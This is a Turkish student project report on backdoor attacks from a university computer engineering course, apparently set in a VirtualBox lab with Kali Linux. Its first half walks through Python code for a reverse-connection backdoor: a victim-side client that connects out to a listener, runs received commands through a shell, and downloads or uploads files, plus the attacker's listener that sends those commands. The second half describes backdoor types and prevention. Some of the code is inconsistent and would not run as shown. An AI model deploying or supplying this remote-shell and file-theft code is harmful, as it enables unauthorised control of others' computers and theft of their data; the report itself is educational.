T.C.

SAKARYA ÜNİVERSİTESİ

BİLGİSAYAR VE BİLİŞİM FAKÜLTESİ

BİLGİSAYAR MÜHENDİSLİĞİ BÖLÜMÜ

SAKARYA
ÜNİVERSİTESİ

PROJE HAZIRLAYANLAR:

AD-SOYAD = VEDAT ARSLAN NO:B181210030

AD-SOYAD= FIRAT TURAN NO:B201210308

AD-SOYAD=İBRAHİM ŞAHİN NO:B181210027

EPOSTA = ibrahim.sahin5@ogr.sakarya.edu.tr

EPOSTA = firat.turan2@ogr.sakarya.edu.tr

EPOSTA = vedat.arslan@ogr.sakarya.edu.tr

SUBE= 1/A

ÖGRETİM GÖREVLİSİ= MUSA BALTA

PROJE KONUSU= KABLOSUZ AĞ GÜVENLİĞİ

PROJE-ADI= BACKDOOR ATTACK

İÇİNDEKİLER:

BÖLUM 1 UYGULAMA ÖZETİ

kötü amaçlı hackerların arka kapı yazılımları yazarak bir bilgisayardan diğerine veri aktarması ve iki bilgisayar arasında iletişim kurarak birinden komut yollayıp diğerinde çalıştırmak diğerinden bu komutun sonucunu alıp ötekine iletmek için kullanılabilir

BACKDOOR NOTE:?

örneğin windows işletim sistemine malware yüklüyorlar bu malware burda çalıştığında herhangi bir hacker makinasında (kali linux vs) windowsun kontolünü sağlıyorlar.window işetim sisteminde dosyalarda okuma download,upload vb. Yapıyorlar. backdoor dediğimiz windowsta açılan bir arka kapı ve bu arka kapı aslında kali linuxe bağlantı yapıyor.bir uygulamayla iki işlemci sisteminde haberlesme yapıyorlar.bu yazılımı yararlı amac içinde kullabilirsiniz örneğin teamviewer gibi.

BACKDOOR BAĞLANMA TÜRLERİ

Bind connection

saldıran makinadan windows 'a baglantı kurmak istemesi

Reverse connection

bu bilgisayara bağlanmak için windows tan buraya bağlantı kurmak. genelde kötü amaclı yazılımcılar reverse connection kullanıyorlar çünkü linux gidip windowsa baglanırsa firewall hatası alabilir . kullanıcı ama kullanıcı windostan linüxe bağlantı kurarsa bir problem yasanmayacaktır.

Note: genelde tcp programlı düzenli kontrollü veriyi yollayan protocol

genelde udp protocol veriyi hızlı yollar ama kontrolsüz.

Hackerlar veri yollarken tcp protokolünü kullanırlar.

bizim iki adet program yazmamız gerekiyor

1. Windowstan linuxe bağlantı kurmak için.

2. linuxten bağlantıyı dinleyip gerekli işlemleri yapacak program

hacker zararlı yazılımı windowsa yolluyor kullanıcı programı çalıstırıyor.linux ortamına bağlantı düsüyor. bağlantıya sql komutlar yolluyor bu komutlar windowsta çalıstırılıyor ve sonucları buraya geri geliyor.

BÖLÜM 2 UYGULAMA CALIŞMA ORTAMI

Uygulamamızı Virtual boxta Kali linux ortamı kurarak baslıyoruz. Kali linuxte pyhton IDE Ile listener_socket.py bağlantı dinleme aracımızı yazıyoruz.

BOLÜM 3 UYGULAMA EKRAN GÖRÜNTÜSÜ VE TASARIMI

BAĞLANTI ACMAK

socket.socket() burda bizden iki tane parametre istiyor

1.hangi ağ adresiyle(ailesiyle) AF_INET

2.Hangi yolla veriyi transfer edeceksin sockstrSOCK_STREAM

import socket // socket modülünü import et

```
1  import socket
2  my_connection = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
3  my_connection.connect(("10.0.2.10",8080))
4  my_connection.send("Connection OK")
5  my_connection.close()
6
```

BAGLANTI KURMAK

my_connection.connect("10.0.2.15",8080) iki parametre alıyor

1 ip adresi (linux 10.0.2.15)

2. port numarası(8080) http


VERİ GÖNDERİMİ VE ÇALISTIRMA

import subprocess # command çalıstırmA

```
1  import socket
2  import subprocess # command çalıstırma
3
4  def command_execution(command):
5      return subprocess.check_output(command,shell=True) # command ı shell ile
6      # bu komutun sonucunu yollamak
7
8  my_connection = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
9  my_connection.connect(("10.0.2.10",8080))
10
11 my_connection.send("Connection OK\n")
12
13 command= my_connection.recv(1024) # 1024 byte lık veri alma
14 command_output=command_execution(command)
15 my_connection.send(command_output)
16
17 my_connection.close()
18
```

BAĞLANTI DİNLEME

Linux ortamında bağlantı dinleme



DİNLEYİCİ YAZMAK

```
import socket
my_listener=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
# bir tane socket olusturuyoruz olurda bağlantı koparsa
# aynı socketin devamlı birden fazla kullanılabilir
# bu insteance la devamlı bağlantı yapabiliriz
my_listener.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
my_listener.bind(("10.0.2.15",8080)) # bir adress bir port
my_listener.listen(0) #dinleme basla kac tane bağlantıya kadar kabul ediyorsun.
print("Listening...")
my_listener.accept() # bundan sonra bağlantı gelirse kabul et
print("Connection OK")
```

DİNLEYİCİYE KOMUT YOLLAMAK

```
#linuxten gelen sorguları alma
while True:
    command_input=input("Enter command:")
    my_connection.send(command_input) # komutu yolladım.
    command_output = my_connection.recv(1024)
    print(command_output)
```

SINIF YAPISINA DÖNÜŞÜM

```python
import socket
class SocketListener:
    def __init__(self,ip,port):
        my_listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        my_listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        my_listener.bind((ip, port))
        my_listener.listen(0)
        print("Listening...")
        self.my_connection, self.my_adress = my_listener.accept()
        print("Connection OK from" + str(self.my_adress))
def command_execution(self,command_input):
    self.my_connection.send(self.command_input)  # komutu yolladım.
    return  self.my_connection.recv(1024)

def start_listener(self):
    while True:
        command_input=input("Enter command:")
        command_output=self.command_execution(command_input)
        print(command_output)

my_socket_listener=SocketListener("10.0.2.15",8080)
my_socket_listener.start_listener();
```

KOMUTLARI LİSTEYLE ÇEVİRME

```
command_input=input "Enter command:")
command_input=command_input.split(" ")
```

KOMUTLARI JSON FORMATINA ALMA

```
def json_receive(self):
    json_data=""
    while True: # işlem jsona döndürene kadar devam et
        try:
            json_data=json_data+self.my_connection.recv(1024)
            return json.loads(json_data)
        except ValueError: # bitmezse
```

continue # devam et

TERMİNAL KOMUTLARI ÇALIŞTIRMAK

```
def execute_cd_command(self,directory):
    os.chdir(directory)
    return "Cd to"+directory
def read_file(self,path): # dosya okuma path değişkeni dosya ismi
    with open(path,"rb") as myfile: # path dosyasını oku binary olarak
        return base64.b64encode(myfile.read())

def save_file(self,path,content):
    with open(path,"wb") as my_file:
        my_file.write(base64.b64encode(content))
        return "Upload OK"
def start_socket(self):
    while True:
        command_= self.json_receive() # 1024 byte lık veri alma
        try:
            if command_input[0]=="quit": # gelen komut quit se
                self.my_connection.close() # bağlantıyı sonlandır
                exit() # çıkış yap pyhtonın builder fonksiyonu
            elif command[0]=="cd" and len(command)>1:
                command_output=self.execute_cd_command(command[1])
            elif command[0]=="download":
                command_output=self.read_file(command[1]) #binary olarak al json alarak yolla
            elif command[0]=="upload":
                command_output=self.save_file(command[1],command[2])
            else:
                command_output=self.command_execution(command)

        except Exception:
            command_output="Error!"
        self.json_send(command_output)

    self.my_connection.close()
```


DOSYAYI OKUMAK VE YAZMAK

```
22      def json_send(self,data):
23          json_data =simplejson.dumps(data)
24          self.my_connection.send(json_data.encode("utf-8"))
25
26      def json_receive(self):
27          json_data=""
28          while True: # işlem jsona döndürene kadar devam et
29              try:
30                  json_data=json_data+self.my_connection.recv(1024).decode()
31                  return simplejson.loads(json_data)
32              except ValueError: # bitmezse
33                  continue # devam et
34
35      def execute_cd_command(self,directory):
36          os.chdir(directory)
37          return "Cd to"+directory
38      def read_file(self,path): # dosya okuma path değişkeni dosya ismi
39          with open(path,"rb") as myfile: # path dosyasını oku binary olarak
40              return base64.b64encode(myfile.read())
41
42      def save_file(self,path,content):
43          with open(path,"wb") as my_file:
44              my_file.write(base64.b64encode(content))
45              return "Upload OK"
```

NOT:with open(path,"rb") as myfile: # path dosyasını oku binary olaraK return base64.b64encode(myfile.read()) ## download edecegimiz dosyadaki base64 kodlarını çözümlüyoruz böylece resim video vs gibi download işlemleri yapabileceğiz

HATA AYIKLAMA

Hata ayıklama olmayınca Yanlış inpıt girilmesi





Hata Ayıklama try except

```
def start_socket(self):
    while True:
        command_= self.json_receive() # 1024 byte lık veri alma
        try:
            if command_input[0]=="quit": # gelen komut quit se
                self.my_connection.close() # bağlantıyı sonlandır
                exit() # çıkış yap pyhtonın builder fonksiyonu
            elif command[0]=="cd" and len(command)>1:
                command_output=self.execute_cd_command(command[1])
            elif command[0]=="download":
                command_output=self.read_file(command[1]) #binary olarak al json alarak yolla
            elif command[0]=="upload":
                command_output=self.save_file(command[1],command[2])
            else:
                command_output=self.command_execution(command)

        except Exception:
            command_output="Error!"
        self.json_send(command_output)

    self.my_connection.close()
```

Hata Ayıklamayı ekleyince komuta dogru input gelene kadar döngü içinde

BÖLÜM 3: UYGULAMA ÇIKTI:





BÖLÜM 4: BACKDOOR ATTACK HAKKINDA BİLGİLENDİRME

1.BACKDOOR ATTACK NEDİR?

En basit arka kapı saldırısı tanımı, uygulanan tüm güvenlik önlemlerini atlayarak uygulamaya/sisteme/ağa yetkisiz erişim elde etmek için herhangi bir kötü amaçlı yazılım/virüs/teknoloji kullanmaktır. Diğer virüs/kötü amaçlı yazılım türlerinin aksine, arka kapı saldırı öğeleri, hedeflenen uygulamanın çekirdeğine ulaşır ve genellikle hedeflenen kaynağı bir sürücü veya anahtar yönetici olarak kullanır.

Bu kadar derin ve önemli bir seviyeye erişim kazanıldığında, hasar olasılıkları sonsuzdur. Saldırganlar altyapının tamamını veya bir kısmını değiştirebilir, hedeflenen sistemi istedikleri gibi çalıştırabilir/davrandırabilir ve önemli verileri çalabilir.

Bu eylemlerin etkisi oldukça zararlı olabilir. Bu nedenle, kişinin ilgili tehdit aktörlerinin varlığı konusunda her zaman tetikte olması ve arka kapı saldırılarını nasıl azaltacağını öğrenmesi önerilir.

2.NASIL ÇALISILIR?

Arka kapı saldırılarının işleyişi, sisteme girme biçimlerine bağlıdır. Gözlemlendiği gibi, bir arka kapının sisteme girebileceği en yaygın yollar, kötü amaçlı yazılım kullanmak veya arka kapıya özgü yazılım/donanım kullanmaktır. Bu ikisinin ayrıntılı bir açıklaması aşağıda alıntılanmıştır.

2.1 Backdoor malware

> Sahte bir teknoloji olan bu kötü amaçlı yazılım, veri hırsızlığı, kötü amaçlı yazılım yükleme ve sistemlere arka kapı oluşturma gibi eylemlerin sorunsuz bir şekilde gerçekleştirilebilmesi için başka bir şeymiş gibi davranır.
>
> Bir saldırganın bir uygulamanın/yazılımın/ağın temel altyapısına ulaşmasına izin veren Truva atlarıyla davranışsal benzerliği nedeniyle arka kapı Truva Atı olarak da adlandırılır. Daha iyi anlamak için Trojan'ın nasıl çalıştığını bilmelisiniz.

Bir Truva atı, kötü amaçlı içeriğe sahip bir dosyadır ve kullanılabilir ve bir e-posta eki, indirilebilir dosya, kötü amaçlı yazılım gibi siber tehditler vb. İşleri daha da kötüleştirmek için, Truva atları, onları çoğaltma ve genişleme konusunda yetkin kılan solucan benzeri yeteneklere sahiptir. Daha fazla çaba gerektirmeden Trojan diğer sistemlere de yayılabilir.


Kimliği ne olursa olsun, her türlü Trojan zararlıdır ve hedefe ciddi zarar verme potansiyeline sahiptir.

2.2 Yerleşik veya tescilli arka kapılar

Acil bir durumda mülk sahipleri tarafından kullanılacak bir arka kapı olarak düşünün. Bu tür arka kapılar, yazılım veya donanım uzmanları tarafından dağıtılır ve her zaman kötü niyetli değildir. Yazılımın bir bileşeni olarak bulunurlar ve sahiplerin/geliştiricilerin uygulamaya/yazılıma anında erişmesine izin verir.

Bu anında erişim, gerçek/kimliği doğrulanmış hesap oluşturma sürecine dahil olmadan bir kodu test etmelerine, bir yazılım hatasını düzeltmelerine ve hatta herhangi bir gizli güvenlik açığını tespit etmelerine yardımcı olur.

Çoğunlukla, nihai ürün lansmanından veya teslimatından önce kaldırılmazlar. Bazen, yalnızca birkaç kullanıcıya anında erişim sağlamak için güvenli hale getirilirler. Ancak, yerleşik arka kapıların hata veya ihmal sonucu orijinal yazılımla birlikte teslim edildiği durumlar vardır.



3. FARKLI BACKDOOR TÜRLERİ

Arka kapılar çeşitli türlerdedir ve her birinin farklı bir saldırı hattı vardır.

3.1 Cryptographic backdoors

Bir kriptografik arka kapıyı, şifrelenmiş verilerin arkasına gizlenmiş her şeyi kaldırmak için kullanışlı bir ana anahtar olarak düşünün. En yaygın olarak, veriler AES-256 Bit şifreleme veya diğer algoritmalarla korunur. Bu veya başka herhangi bir şifrelemede, iletişim kuran her iki tarafa da verilerin şifresini çözmek ve onu durdurmak için kullanılan bir kriptografik anahtar verilir.

Kriptografik arka kapı bu mekanizmaya girer ve bu önemli kriptografik anahtara erişir ve güvenli bilgilere herkesten önce erişir.

3.2 Hardware backdoors

Bu tür arka kapılar, bir sisteme girmek için çipler, CPU'lar, sabit sürücüler ve diğerleri gibi donanım bileşenlerini kullanır. Bilgisayar korsanları, değiştirilmiş donanım bileşenlerini kullanarak hedeflenen sisteme kök düzeyinde erişim sağlamaya çalışır. Bilgisayarla ilgili donanım dışında, telefonlar, ev güvenlik sistemleri, termostatlar gibi diğer birçok dış cihaz, herhangi bir değiştirilmiş donanım parçası içeriyorsa ve bir sistemle bağlantılıysa, donanım arka kapısı görevi görebilir.

En yaygın olarak, bu tür arka kapılar veri erişimi, gözetim ve uzaktan erişim için kullanılır.

3.3 Rootkits

Biraz gelişmiş kötü amaçlı yazılım türü rootkit'ler, bilgisayar korsanlarının faaliyetlerini hedeflenen işletim sisteminden tamamen gizlemelerine ve onu kök düzeyinde erişim vermeye zorlamalarına olanak tanır. Bu izin verildiğinde, bilgisayar korsanlarının sistemi uzaktan çalıştırmalarına ve sistemleri indirme, dosyayı değiştirme, her etkinliği izleme ve diğer her şey gibi sonsuz eylemler gerçekleştirmelerine izin verilir.

Rootkit'leri tehlikeli yapan şey, herhangi bir kullanılmış yazılım veya bilgisayar çipi şeklini alabilmeleridir. Ve iş o kadar mükemmel yapılır ki, onları tespit etmek zordur. Birden çok rootkit türü mevcuttur.

Örneğin, işletim sisteminin çekirdeği ile oynayan bir çekirdek modu kök takımı vardır. Ardından, sistemin kullanıcı alanında konuşlandırılmış bir kullanıcı - rootkit'imiz var. Bootloader rootkit, kernel-rootkit'in bir sürümüdür ve sistemin MBR veya Ana Önyükleme Kaydını engeller.

3.4 Trojans

Yukarıda alıntılandığı gibi, kötü amaçlı Truva atı numarası yapar. Bu tür dosyalar, hedeflenen sistem/bilgisayarın onlara erişim izni vermesi için doğrulanmış dosyalar gibi görünür. Her yazılım indirildiğinde, "buraya program ekle'nin cihazınızda değişiklik yapmasına izin verilsin mi?" ekranda görüntülenir.

Genellikle Trojan dosyaları bu aşamada gizli kalır ve izin verildikten sonra Trojanlar sisteme yüklenir ve bir arka kapı oluşturulur. Bilgisayar korsanları/saldırganlar arka kapıyı kullanarak sisteme yönetici benzeri erişim elde etme ve yapmak istediklerini yapma yeteneğine sahip oldular.

4. HACKERLAR TARAFINDAN BACKDOOR NASIL KULLANILIR

Kullanılan tekniğe bağlı olarak arka kapı, bilgisayar korsanlarını büyük ölçüde güçlendirebilir ve aşağıdaki gibi endişe verici rahatsızlıklar yaratmalarına izin verebilir:

4.1 Spyware

Kurulumu bir bilgisayar korsanının virüslü bilgisayarı/cihazı kullanarak yaptığınız her şeyi kaydetmesine ve izlemesine izin verdiği için tehlikeli bir kötü amaçlı yazılım türüdür. Ziyaret ettiğiniz web sitesi veya oluşturduğunuz dosyalar, bilgisayar korsanının her şeye erişimi olacaktır.


4.2 Ransomware

Fidye yazılımı, gerçek dünyadaki bir fidye tehdidinin dijital versiyonudur ve istenen fidye miktarı ödenene kadar sistem, sunucu ve ağ gibi virüslü kaynakların tamamen kapatılmasını içerir. Genel olarak, gizliliği korumak için fidye kripto para biriminde istenir.

4.3 Cryptojacking malware

Cryptojacking kötü amaçlı yazılımı, kripto para birimini hedefleyen bir kötü amaçlı yazılım türüdür ve kripto para madenciliği yapmak için başkalarının sistemlerini/ağlarını/internet bağlantılarını kullanmayı ifade eder.

5.BACKDOOR NASIL ÖNLENİR?



Korunma tedaviden daha iyidir. Bu nedenle, aşağıda belirtilen bazı geçerli arka kapı saldırı önleme yollarının farkında olunmalıdır.

- İzin verilen başarısız oturum açma girişimlerinin sınırlı olduğundan ve bir güvenlik duvarının lisanssız erişimi yasaklayacak bir yerde olduğundan emin olun.
- Sıkı bir ağ izleme politikasına sahip olun. Güvenlik çözümlerini denetlediğinizden, ağı izlediğinizden ve günün ihtiyacına göre teknolojiyi güncellediğinizden emin olun. Ağ kaynakları 2FA koruması ile korunmalıdır.
- Kötü amaçlı yazılımdan koruma programı, kötü amaçlı içeriği uzakta tutmak için kullanışlıdır. Virüsler, kötü amaçlı yazılımlar, Truva atları vb. tehlikeleri otomatik olarak algılar ve ortadan kaldırır ve sistemi korur. Her şey otomatik olarak gerçekleştiği için fazla bir çaba gerekmez.
- İnternet üzerinden yetkisiz ve doğrulanmamış web sitelerine/içeriklerine erişimi durdurun. Özellikle ücretsiz web sitelerine/yazılımlara erişirken ekstra önlemler alınmalıdır. Bu tür yerler virüsler ve kötü niyetli içerikler için bir merkezdir ve sisteminize ciddi zararlar verebilir.
- Kaliteli bir parola yöneticisi, güçlü ve karmaşık erişim parolaları oluşturmaya ve bunları yönetmeye yardımcı olur. Sağlam bir parolanın kırılmasının zor olduğunu ve bilgisayar korsanlarının parolanın korumasını atlatmakta zorlanacağını hepimiz biliyoruz. Ancak, kullandığınız tüm web siteleri ve kaynaklar için böyle bir şifre oluşturmak ve yönetmek gerçekten zor bir iştir. Bir şifre yöneticisinin yardımıyla, bunu kolaylıkla gerçekleştirebilirsiniz.
- Güncellenen kaynaklar saldırı girişimleriyle daha iyi mücadele edebileceğinden, işletim sisteminizi ve hizmetteki yazılımı güncelleyin.
- Bir güvenlik duvarının yardımıyla, bu teknoloji parçası tüm gelen ve giden trafiğe göz kulak olacağından ve şüpheli herhangi bir şey fark edildiğinde anında harekete geçeceğinden, işler eskisinden çok daha iyi olabilir.

6. BACKDOOR SALDIRILARI NEDEN DİĞER SİBER SALDIRI TÜRLERİNDEN DAHA TEHLİKELİDİR?

Arka kapı saldırıları, diğer siber saldırı türlerinden daha tehlikelidir çünkü güvenliği ihlal edilmiş sistemlere kullanıcı müdahalesine ihtiyaç duymadan doğrudan erişim sağlarlar. Saldırganlara, hassas verilere ve sistemlere erişim sağlayabilen uzaktan kod yürütme ve ayrıcalık yükseltme gibi yetenekler de sağlarlar.

7. BİR SİSTEMİN BİR BACKDOOR SALDIRISI TARAFINDAN ELE GECİRİLİP GEÇİRİLMEDİĞİNİ NASIL ANLARIZ?

Güvenlik açığı tarayıcıları veya kötü amaçlı yazılım tespit programları dahil olmak üzere koruma tarama araçlarını kullanarak, cihazınızı arka kapı saldırısının belirti ve semptomlarına karşı test edebilirsiniz.

8. YAYGIN BACKDOOR ATTACK VEKTÖRLERİ NELERDİR?

Koruma sistemi içindeki güvenlik açıklarından yararlanmak, bir sisteme kötü amaçlı yazılım programı yüklemek veya çalınan veya kırılan şifrelerin kullanılması gibi arka kapı tehditlerinin gerçekleştirilebileceği bazı yöntemler vardır.

9. KAYNAKCA:

1) **https://books.google.com.tr/books?hl=tr&lr=&id=_sAqEAAAQBAJ&oi=fnd&pg=PA1&dq=backdoor+attack+nedir&ots=yEma9HsA6l&sig=wL-9QAfDYzcVSpQ3Y-H0wEjWDd4&redir_esc=y#v=onepage&q=backdoor%20attack%20nedir&f=false**

2) **https://tr.prankmike.com/what-is-backdoor-attack**

3) **https://docs.python.org/3/library/socket.html**

4) **https://umuttosun.com/malware-analizi/**

5) https://www.kisa-ozet.org/backdoor-virusu-nasil-temizlenir/